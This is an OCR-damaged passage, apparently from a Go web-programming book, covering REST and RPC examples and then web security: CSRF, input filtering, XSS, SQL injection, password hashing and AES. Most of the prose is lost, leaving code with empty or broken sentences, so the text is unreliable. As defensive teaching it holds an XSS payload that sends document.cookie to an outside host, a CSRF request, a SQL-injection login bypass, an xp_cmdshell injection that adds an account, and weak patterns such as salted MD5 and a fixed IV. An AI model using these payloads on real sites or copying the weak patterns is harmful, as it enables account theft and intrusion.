
RESTful

- 1URI
- 2
- 3HTTP""

WebREST:,

REST


REST



8.5 REST

RESTRESTREST


REST



8.6 REST

RESTful

GoRESTRESTfulHTTP `net/http` RESTRESTmethodRESTREST method



8.7 RESTlevel

RESTlevelRESTfulRESTfulRESTfulHTTP `DELETE` `PUT` HTTP `GET` `POST`

- HTML `GET` `POST` Ajax `PUT` `DELETE`
- HTTP `PUT` `DELETE` `PUT` `DELETE` POST RESTful POST HTTP

`POST` `_method` `PUT` `DELETE` RESTGoRESTfulRESTful

```go
package main

import (
	"fmt"
	"github.com/julienschmidt/httprouter"
	"log"
	"net/http"
)

func Index(w http.ResponseWriter, r *http.Request, _ httprouter.Params) {
	fmt.Fprint(w, "Welcome!\n")
}

func Hello(w http.ResponseWriter, r *http.Request, ps httprouter.Params) {
	fmt.Fprintf(w, "hello, %s!\n", ps.ByName("name"))
```

```
    }

    func getuser(w http.ResponseWriter, r *http.Request, ps httprouter.Params) {
        uid := ps.ByName("uid")
        fmt.Fprintf(w, "you are get user %s", uid)
    }

    func modifyuser(w http.ResponseWriter, r *http.Request, ps httprouter.Params) {
        uid := ps.ByName("uid")
        fmt.Fprintf(w, "you are modify user %s", uid)
    }

    func deleteuser(w http.ResponseWriter, r *http.Request, ps httprouter.Params) {
        uid := ps.ByName("uid")
        fmt.Fprintf(w, "you are delete user %s", uid)
    }

    func adduser(w http.ResponseWriter, r *http.Request, ps httprouter.Params) {
        // uid := r.FormValue("uid")
        uid := ps.ByName("uid")
        fmt.Fprintf(w, "you are add user %s", uid)
    }

    func main() {
        router := httprouter.New()
        router.GET("/", Index)
        router.GET("/hello/:name", Hello)

        router.GET("/user/:uid", getuser)
        router.POST("/adduser/:uid", adduser)
        router.DELETE("/deluser/:uid", deleteuser)
        router.PUT("/moduser/:uid", modifyuser)

        log.Fatal(http.ListenAndServe(":8080", router))
    }
```

RESTmethod `github.com/julienschmidt/httprouter` REST
RESTmethod

RESTWWWHTTPURIWebURIHTTPInternetRESTWebGo
RESTmethodhandleREST

links

-
- : WebSocket
- : RPC


8.4 RPC

SocketHTTPSocketHTTP""()

RPC

RPCRemote Procedure Call Protocol——TCPUDPOSIRPC
RPC

RPC



远程过程调用流程图

8.8 RPC

,RPC,

- 1.
- 2.
- 3.
- 4.
- 5.
- 6.
- 7.
- 8.
- 9.
- 10.

Go RPC

GoRPCRPCTCPHTTPJSONRPCGoRPCRPCRPCGoGob

Go RPC

- ()
-
-
- error

RPC

```
func (t *T) MethodName(argType T1, replyType *T2) error
```

TT1T2 `encoding/gob`

RPCGo RPCHTTPTCPHTTP `net/http`

HTTP RPC

http

```
    package main

    import (
        "errors"
        "fmt"
        "net/http"
        "net/rpc"
    )

    type Args struct {
        A, B int
    }

    type Quotient struct {
        Quo, Rem int
```

```
}

type Arith int

func (t *Arith) Multiply(args *Args, reply *int) error {
    *reply = args.A * args.B
    return nil
}

func (t *Arith) Divide(args *Args, quo *Quotient) error {
    if args.B == 0 {
        return errors.New("divide by zero")
    }
    quo.Quo = args.A / args.B
    quo.Rem = args.A % args.B
    return nil
}

func main() {

    arith := new(Arith)
    rpc.Register(arith)
    rpc.HandleHTTP()

    err := http.ListenAndServe(":1234", nil)
    if err != nil {
        fmt.Println(err.Error())
    }
}
```

ArithRPC `rpc.HandleHTTP` HTTPhttp

```
package main

import (
    "fmt"
    "log"
    "net/rpc"
    "os"
)
```

```
    type Args struct {
        A, B int
    }

    type Quotient struct {
        Quo, Rem int
    }

    func main() {
        if len(os.Args) != 2 {
            fmt.Println("Usage: ", os.Args[0], "server")
            os.Exit(1)
        }
        serverAddress := os.Args[1]

        client, err := rpc.DialHTTP("tcp", serverAddress+":1234")
        if err != nil {
            log.Fatal("dialing:", err)
        }
        // Synchronous call
        args := Args{17, 8}
        var reply int
        err = client.Call("Arith.Multiply", args, &reply)
        if err != nil {
            log.Fatal("arith error:", err)
        }
        fmt.Printf("Arith: %d*%d=%d\n", args.A, args.B, reply)

        var quot Quotient
        err = client.Call("Arith.Divide", args, &quot)
        if err != nil {
            log.Fatal("arith error:", err)
        }
        fmt.Printf("Arith: %d/%d=%d remainder %d\n", args.A, args.B
, quot.Quo, quot.Rem)

    }
```

```
    $ ./http_c localhost
    Arith: 17*8=136
```

```
Arith: 17/8=2 remainder 1
```

struct `client.Call`23Call3123()GoRPC

TCP RPC

HTTPRPCTCPRPC

```go
package main

import (
    "errors"
    "fmt"
    "net"
    "net/rpc"
    "os"
)

type Args struct {
    A, B int
}

type Quotient struct {
    Quo, Rem int
}

type Arith int

func (t *Arith) Multiply(args *Args, reply *int) error {
    *reply = args.A * args.B
    return nil
}

func (t *Arith) Divide(args *Args, quo *Quotient) error {
    if args.B == 0 {
        return errors.New("divide by zero")
    }
    quo.Quo = args.A / args.B
    quo.Rem = args.A % args.B
    return nil
}
```

```
func main() {

    arith := new(Arith)
    rpc.Register(arith)

    tcpAddr, err := net.ResolveTCPAddr("tcp", ":1234")
    checkError(err)

    listener, err := net.ListenTCP("tcp", tcpAddr)
    checkError(err)

    for {
        conn, err := listener.Accept()
        if err != nil {
            continue
        }
        rpc.ServeConn(conn)
    }

}

func checkError(err error) {
    if err != nil {
        fmt.Println("Fatal error ", err.Error())
        os.Exit(1)
    }
}
```

http:TCPrpc

goroutinesocketgoroutine TCPRPC

```
package main

import (
    "fmt"
    "log"
    "net/rpc"
    "os"
)
```

```
    type Args struct {
        A, B int
    }

    type Quotient struct {
        Quo, Rem int
    }

    func main() {
        if len(os.Args) != 2 {
            fmt.Println("Usage: ", os.Args[0], "server:port")
            os.Exit(1)
        }
        service := os.Args[1]

        client, err := rpc.Dial("tcp", service)
        if err != nil {
            log.Fatal("dialing:", err)
        }
        // Synchronous call
        args := Args{17, 8}
        var reply int
        err = client.Call("Arith.Multiply", args, &reply)
        if err != nil {
            log.Fatal("arith error:", err)
        }
        fmt.Printf("Arith: %d*%d=%d\n", args.A, args.B, reply)

        var quot Quotient
        err = client.Call("Arith.Divide", args, &quot)
        if err != nil {
            log.Fatal("arith error:", err)
        }
        fmt.Printf("Arith: %d/%d=%d remainder %d\n", args.A, args.B
, quot.Quo, quot.Rem)

    }
```

httpDialHTTPDial(tcp)

JSON RPC

JSON RPCJSONgobRPCGojson-rpc

```go
package main

import (
    "errors"
    "fmt"
    "net"
    "net/rpc"
    "net/rpc/jsonrpc"
    "os"
)

type Args struct {
    A, B int
}

type Quotient struct {
    Quo, Rem int
}

type Arith int

func (t *Arith) Multiply(args *Args, reply *int) error {
    *reply = args.A * args.B
    return nil
}

func (t *Arith) Divide(args *Args, quo *Quotient) error {
    if args.B == 0 {
        return errors.New("divide by zero")
    }
    quo.Quo = args.A / args.B
    quo.Rem = args.A % args.B
    return nil
}

func main() {

    arith := new(Arith)
    rpc.Register(arith)

    tcpAddr, err := net.ResolveTCPAddr("tcp", ":1234")
    checkError(err)

    listener, err := net.ListenTCP("tcp", tcpAddr)
    checkError(err)

    for {
        conn, err := listener.Accept()
        if err != nil {
            continue
        }
        jsonrpc.ServeConn(conn)
    }

}

func checkError(err error) {
    if err != nil {
        fmt.Println("Fatal error ", err.Error())
        os.Exit(1)
    }
}
```

json-rpcTCPHTTP

```
package main

import (
    "fmt"
    "log"
    "net/rpc/jsonrpc"
    "os"
)

type Args struct {
    A, B int
}

type Quotient struct {
    Quo, Rem int
}

func main() {
    if len(os.Args) != 2 {
            fmt.Println("Usage: ", os.Args[0], "server:port")
            log.Fatal(1)
        }
        service := os.Args[1]

        client, err := jsonrpc.Dial("tcp", service)
        if err != nil {
            log.Fatal("dialing:", err)
        }
        // Synchronous call
        args := Args{17, 8}
        var reply int
        err = client.Call("Arith.Multiply", args, &reply)
        if err != nil {
            log.Fatal("arith error:", err)
        }
        fmt.Printf("Arith: %d*%d=%d\n", args.A, args.B, reply)

        var quot Quotient
        err = client.Call("Arith.Divide", args, &quot)
        if err != nil {
            log.Fatal("arith error:", err)
        }
        fmt.Printf("Arith: %d/%d=%d remainder %d\n", args.A, args.B
, quot.Quo, quot.Rem)

    }
```

GoRPCHTTPTCPJSON RPC,WebGoSOAP RPC

links

-
- : REST
- :

8.5

:SocketsocketHTML5WebSocket,pushajaxRESTAPI
GoRPCGonet,

links

-
- : RPC
- :

9

WebWebWebCSDNWebGo


Web(XSS)SQL9.39.4

9.2

9.1CSRF

WebCSDN9.5

9.6



links

-
- :
- : CSRF

9.1 CSRF

CSRF


CSRFCross-site request forgeryone click attack/session riding CSRF/XSRF

CSRFQQ()WebQQ

CSRFCSRFWeb

CSRF

CSRF



HTTP Request

```
GET/ HTTP/1.1
Host: www.example .org
```

CSRF Attack

```
GET /bug.php?symbol=SCOX&shares=1000 HTTP/1.1
Host: stocks.example.org
```

HTTP Response

```
HTTP/1.1 200 OK
Cotent-Type: text/html
Content-Length: 1024

<html>
    <body>
        <img src="http://stocks.example.org/bug.php?
symbol=SCOX&shares=1000"/>
    </body>
</html>
```

9.1 CSRF

CSRF

- 1.ACookie
- 2.AB

“CSRF”

- tabtab
- Cookie
-

CSRF

CSRFWebWeb

CSRF

CSRFCSRF

CSRF2

- 1GET,POSTCookie
- 2GET

RESTWebWebGETPOSTCookie

1GET

2POST

Go

```
mux.Get("/user/:uid", getuser)
mux.Post("/user/:uid", modifyuser)
```

POSTGETGETCSRFPOST

GET

- cookie tokenCookie()CookieXSSXSS
-
- 4.4“”

token

```
h := md5.New()
io.WriteString(h, strconv.FormatInt(crutime, 10))
io.WriteString(h, "ganraomaxxxxxxxxx")
token := fmt.Sprintf("%x", h.Sum(nil))

t, _ := template.ParseFiles("login.gtpl")
t.Execute(w, token)
```

token

```
<input type="hidden" name="token" value="{{.}}">
```

token

```
r.ParseForm()
token := r.Form.Get("token")
if token != "" {
    //token
} else {
    //token
}
```

POSTtoken211

CSRFWebWeb“”“”Web

links

-

- :
- :

9.2

WebWeb

- 1
- 2
- 3

“”“”:

GoGo `r.ParseForm`POSTGET `r.Form` `r.Header`(`r.Header.Get("Accept-Charset")`,)

“0”

- strconvRequest `r.Form`/ `Atoi` `ParseBool` `ParseFloat` `ParseInt`
- string`Trim` `ToLower` `ToTitle`
- regexpEmail

WebMap(CleanMap)

- CleanMapMap
- CleanMap

```
<form action="/whoami" method="POST">
    :
    <select name="name">
        <option value="astaxie">astaxie</option>
        <option value="herry">herry</option>
        <option value="marry">marry</option>
    </select>
    <input type="submit" />
</form>
```

POST `name=attack`

```
r.ParseForm()
name := r.Form.Get("name")
CleanMap := make(map[string]interface{}, 0)
if name == "astaxie" || name == "herry" || name == "marry" {
    CleanMap["name"] = name
}
```

CleanMapname `astaxie` `herry` `marry` CleanMapCleanMap["name"] else

```
r.ParseForm()
```

```
    username := r.Form.Get("username")
    CleanMap := make(map[string]interface{}, 0)
    if ok, _ := regexp.MatchString("^[a-zA-Z0-9]+$", username); ok
{
        CleanMap["username"] = username
    }
```

WebCSRFXSSSQL

links

-
- ： CSRF
- ： XSS

9.3 XSS

Web“”Cross Site Scripting，XSS

XSS

XSS(Cross-Site Scripting)(Cascading Style Sheets, CSS)XSSXSSweb()XSSWebXSScookie

XSSXSS:HtmlWeb->->Web->XSSURL

XSS

- cookie
- FlashcrossdomainJava

- iframeframeXMLHttpRequestFlash:XSS
-
- XSSDDoS

XSS

WebHTML(“>”“<”)XSS

XSSXSSurl `http://127.0.0.1/?name=astaxie`

```
hello astaxie
```

url `http://127.0.0.1/?name=&#60;script&#62;alert(&#39;astaxie,xss&#39;)&#60;/script&#62;` , XSSCookieurl `http://127.0.0.1/?name=&#60;script&#62;document.location.href='http://www.xxx.com/cookie?'+document.cookie&#60;/script&#62;` cookiewww.xxx.comURL URLurlurlcookiecookieWebsleuth

XSSXSS

XSS

XSS

XSS

- XSSGoHTML

  text/templateHTMLEscapeStringJSEscapeString

- HTTP

```
`w.Header().Set("Content-Type","text/javascript")`

javascripthtml
```

XSSWebXSS

links

-
- :
- : SQL

9.4 SQL

SQL

SQLSQL InjectionWeb

SQLSQL

SQL

WebSQLSQLSQLSQL

SQL

```
    <form action="/login" method="POST">
    <p>Username: <input type="text" name="username" /></p>
    <p>Password: <input type="password" name="password" /></p>
    <p><input type="submit" value=""   /></p>
    </form>
```

SQL

```
    username:=r.Form.Get("username")
    password:=r.Form.Get("password")
    sql:="SELECT * FROM user WHERE username='"+username+"' AND password='"+password+"'"
```

```
    myuser' or 'foo' = 'foo' --
```

SQL

```
    SELECT * FROM user WHERE username='myuser' or 'foo' = 'foo' --'' AND password='xxx'
```

SQL`--`

MSSQLSQLMSSQL

```
    sql:="SELECT * FROM products WHERE name LIKE '%"+prod+"%'"
    Db.Exec(sql)
```

`a%' exec master..xp_cmdshell 'net user test testpass /ADD' --` prod sql

```
    sql:="SELECT * FROM products WHERE name LIKE '%a%' exec master.
.xp_cmdshell 'net user test testpass /ADD'--%'"
```

MSSQLSQLsa MSSQLSERVER

>

SQL

SQLDiscuzphpwindphpcmsSQL

cookie

SQL?SQL

1. Web
2. regexpstrconv
3. '"\&*;Go `text/template` `HTMLEscapeString`
4. SQLSQL `database/sql` `Prepare` `Query` `Exec(query string, args ...interface{})`
5. SQLSQLsqlmapSQLninja
6. SQLSQLSQL

SQLWebWeb

links

-
- : XSS
- :

9.5

, , –Linkedin, CSDN800“”

Web, , ?

(digest)“”SHA-256, SHA-1, MD5

Go

```
    //import "crypto/sha256"
    h := sha256.New()
    io.WriteString(h, "His money is twice tainted: 'taint yours and 'taint mine.")
    fmt.Printf("% x", h.Sum(nil))

    //import "crypto/sha1"
    h := sha1.New()
    io.WriteString(h, "His money is twice tainted: 'taint yours and 'taint mine.")
    fmt.Printf("% x", h.Sum(nil))

    //import "crypto/md5"
    h := md5.New()
    io.WriteString(h, ""       )
    fmt.Printf("%x", h.Sum(nil))
```

- 1

- 2

,   `rainbow table`

`rainbow table`

——

MD5 MD5

“” “salt”MD5 MD5 MD5

```
    //import "crypto/md5"
    //abc123456
    h := md5.New()
    io.WriteString(h, ""       )

    //pwmd5e10adc3949ba59abbe56e057f20f883e
    pwmd5 :=fmt.Sprintf("%x", h.Sum(nil))

    // salt salt1 = @#$%   salt2 = ^&*()
    salt1 := "@#$%"
    salt2 := "^&*()"

    //salt1++salt2+MD5
    io.WriteString(h, salt1)
    io.WriteString(h, "abc")
    io.WriteString(h, salt2)
    io.WriteString(h, pwmd5)

    last :=fmt.Sprintf("%x", h.Sum(nil))
```

salt

`rainbow table`

: `rainbow table`

`rainbow table`

`scrypt`scryptFreeBSDColin PercivalTarsnap

Gohttp://code.google.com/p/go/source/browse?repo=crypto#hg%2Fscrypt

```
    dk := scrypt.Key([]byte("some password"), []byte(salt), 16384, 8, 1, 32)
```

- 1LastPass
- 2

links

-
- :
- :

9.6

base64

Web `base64` Go `base64`

```go
package main

import (
    "encoding/base64"
    "fmt"
)

func base64Encode(src []byte) []byte {
    return []byte(base64.StdEncoding.EncodeToString(src))
}

func base64Decode(src []byte) ([]byte, error) {
    return base64.StdEncoding.DecodeString(string(src))
}

func main() {
    // encode
    hello := " hello world"
    debyte := base64Encode([]byte(hello))
    fmt.Println(debyte)
    // decode
    enbyte, err := base64Decode(debyte)
    if err != nil {
        fmt.Println(err.Error())
    }

    if hello != string(enbyte) {
        fmt.Println("hello is not equal to enbyte")
    }

    fmt.Println(string(enbyte))
}
```

Go `crypto`

- `crypto/aes` AES(Advanced Encryption Standard)Rijndael
- `crypto/des` DES(Data Encryption Standard)AES

aes

```
package main

import (
    "crypto/aes"
    "crypto/cipher"
    "fmt"
    "os"
)

var commonIV = []byte{0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09, 0x0a, 0x0b, 0x0c, 0x0d, 0x0e, 0x0f}

func main() {
    //
    plaintext := []byte("My name is Astaxie")
    //plaint
    if len(os.Args) > 1 {
        plaintext = []byte(os.Args[1])
    }

    //aes
    key_text := "astaxie12798akljzmknm.ahkjkljl;k"
    if len(os.Args) > 2 {
        key_text = os.Args[2]
    }

    fmt.Println(len(key_text))

    // aes
    c, err := aes.NewCipher([]byte(key_text))
    if err != nil {
        fmt.Printf("Error: NewCipher(%d bytes) = %s", len(key_t
ext), err)
            os.Exit(-1)
        }

        //
        cfb := cipher.NewCFBEncrypter(c, commonIV)
        ciphertext := make([]byte, len(plaintext))
        cfb.XORKeyStream(ciphertext, plaintext)
        fmt.Printf("%s=>%x\n", plaintext, ciphertext)

        //
        cfbdec := cipher.NewCFBDecrypter(c, commonIV)
        plaintextCopy := make([]byte, len(plaintext))
        cfbdec.XORKeyStream(plaintextCopy, ciphertext)
        fmt.Printf("%x=>%s\n", ciphertext, plaintextCopy)
    }
```

`aes.NewCipher`(key162432[]byteAES-128, AES-192AES-256), `cipher.Block`

```
    type Block interface {
        // BlockSize returns the cipher's block size.
        BlockSize() int

        // Encrypt encrypts the first block in src into dst.
        // Dst and src may point at the same memory.
        Encrypt(dst, src []byte)

        // Decrypt decrypts the first block in src into dst.
        // Dst and src may point at the same memory.
        Decrypt(dst, src []byte)
    }
```

Webbase64aesdes

links

